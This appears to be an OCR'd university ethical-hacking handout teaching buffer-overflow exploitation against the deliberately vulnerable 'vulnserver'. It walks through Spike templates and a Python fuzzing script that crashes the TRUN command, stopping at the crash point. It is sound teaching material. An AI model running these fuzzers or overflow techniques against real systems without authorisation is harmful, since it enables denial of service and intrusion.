
ISNS 6208: Ethical Hacking. NM-AIST


Exploiting the buffer overflow

In this tutorial, we will be targeting vulnerable software called *"vulnserver."* It is a Windows-based threaded TCP server application designed for exploitation purposes. This product is intended for the most part as a tool for learning how to discover and use buffer overflow bugs. Each of the flaws it contains is inconspicuously unique concerning the others, requiring somewhat different methods to deal with when writing the exploit. To download this software, visit the following web page: *"http://www.thegreycorner.com/2010/12/introducing-vulnserver.html"* *or http://thegreycorner.com/vulnserver.html.*

Locate the *"vulnserver.exe"* executable and run it as administrator.




The *"vulnserver"* will start the active session and wait for incoming connections.



Another essential tool that we need to download is called *"Immunity Debugger."* It is a straightforward application worth having when you need to write exploits, analyze malware, and reverse engineer Win32 binaries.


The software comes with an intuitive graphical interface and with a command-line, as well. To download Immunity Debugger, visit the *"https://www.immunityinc.com/products/debugger/"* website and click on *"Download Immunity Debugger Here!"* link.




Once you install the software, run it as administrator.




From the Immunity Debugger main window, click on the *"File"* tab and select the *"Attach"* option.



A small window will pop-up asking you to select a specific process that you want to



It will embed the running process of the vulnerable software into the debugger interface. To start running the debugger, click on the play button.



1 — Spiking

Spike is a part of the Kali distribution. It is a program that sends created packages to an application to make it crash. Spike can send both TCP and UDP packages, and with the assistance of Spike, we can find vulnerabilities in applications. In this part, we will demonstrate the usage of Spike against *"vulnserver."*

Start *"vulnserver"* on Windows machine, and On Kali Linux, connect to *"vulnserver"* with *"netcat."* By default, *"vulnserver"* runs on port 9999.

Ex: (root@kali:~# nc -nv 10.10.10.4 9999).

Then type *"HELP"* to list the available commands.

```
root@root:~# nc -nv 10.10.10.4 9999
(UNKNOWN) [10.10.10.4] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

To send TCP packages, we use the *"generic_send_tcp"* command. The proper form to use this command is as follows: *(generic_send_tcp <IP address> <port number> <spike_script> <SKIPVAR> <SKIPSTR>).*

Ex: *(**root@kali**:~# generic_send_tcp).*

```
root@root:~# generic_send_tcp
argc=1
Usage: ./generic_send_tcp host port spike_script SKIPVAR SKIPSTR
./generic_send_tcp 192.168.1.100 701 something.spk 0 0
root@root:~#
```

In the event that the template contains more than one variable, we can test each one if we specify different values for *"SKIPVAR."* In our case, this is always zero. Spike sends packages with alternating strings in place of variables. We can begin from a specific

point in the test if we indicate a value for *"SKIPSTR."* If the value is zero, then Spike starts from the beginning.

Spike scripts portray the package configurations of the communication. So we can tell Spike, which parameters should test first. We need to check every command in the *"vulnserver"* to see whether we can crash it or not.

For instance, the following template will try to send the *"STATS"* command with various parameters.

Open up the text editor and type the following lines to test the *"STATS"* command and save it as a *"stats.spk"* file.

s_readline();
s_string("STATS ");
s_string_variable("0");


```
Open
s_readline();
s_string("STATS ");
s_string_variable("0");
```

Now we are ready to send our first packages with Spike. While our debugger is running, type the following command with the spike script we created to test the *"STATS"* parameter.

Ex: (root@kali:~# generic_send_tcp 10.10.10.4 9999 stats.spk 0 0).

```
root@root:~# generic_send_tcp 10.10.10.4 9999 stats.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
```

Watch Immunity debugger and wait until the application crashes. If within a minute or so it doesn't crash, stop spiking the *"STATS"* parameter and try other commands.



For the sake of time, we have tested some of them and found that the *"TRUN"* parameter is vulnerable, and it crashes within seconds. Open up the text editor and type the following lines to test the *"TRUN"* command and save it as a *"trun.spk"* file.

s_readline();

s_string("TRUN ");

s_string_variable("0");




Before we start sending packages, we have to set the environment. First, run the *"vulnserver"* and Immunity debugger on the Windows machine as an administrator. Then attach the *"vulnserver"* running process to Immunity and run the debugger.

Now we can send TCP packages to spike the *"vulnserver"* and make it crash.

***Ex: (root@kali**:~# generic_send_tcp 10.10.10.4 9999 trun.spk 0 0).*



Within a few seconds, we can see that the Immunity debugger has paused, and access violation occurred. It means that we have overwritten the *"EIP," "EBP,"* and *"ESP"* parts of the memory and can perform any buffer overflow from now on.



2 — Fuzzing

The fuzzing method is very similar to spiking in the sense that we are going to be sending multiple characters at a specific command and trying to crash it. The difference is, with spiking, we were trying to do that to various parameters to find what's vulnerable. Now that we know the *"TRUN"* parameter is not configured correctly, we are going to attack that command specifically.

Before we start fuzzing the *"vulnserver,"* we have to set the environment. First, run the *"vulnserver"* and Immunity debugger on the Windows machine as an administrator. Then attach the *"vulnserver"* running process to Immunity and run the debugger.

Run your favorite text editor and type the following lines:

— —

```
#!/usr/bin/python
import sys, socket
from time import sleep
buffer = "A" * 100
while True:
try:
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('10.10.10.4',9999))
s.send(('TRUN /.:/' + buffer))
s.close()
sleep(1)
buffer = buffer + "A" * 100
except:
print "Fuzzing crashed at %s bytes" % str(len(buffer))
sys.exit()
```

```
#!/usr/bin/python

import sys, socket
from time import sleep

buffer = "A" * 100

while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('10.10.10.4',9999))
        s.send(('TRUN /.:/' + buffer))
        s.close()
        sleep(1)
        buffer = buffer + "A"  * 100

    except:
        print "Fuzzing crashed at %s bytes" % str(len(buffer))
        sys.exit()
```

Once you have done, save it as *"Fuzzing1.py"* and change the mod to an executable.

Ex: (root@kali:~# chmod +x Fuzzing1.py).

So, we are telling the python script to run specific modules and make a connection to our Windows machine, which is in 10.10.10.4 (this changes) on port 9999. Then we will send a vulnerable *"TRUN"* command appending 100 *"A"* characters to it, and this will continue doing it until it crashes.

Let's run our python script and monitor the Immunity debugger.


Ex: (root@kali:~# ./Fuzzing1.py).

Once it crashes, terminate the script and note the approximate bytes size where it crashed. In our example, it happened at 2200 bytes.

```
root@root:~# chmod +x Fuzzing1.py
root@root:~# ./Fuzzing1.py
^CFuzzing crashed at 2200 bytes
root@root:~#
```

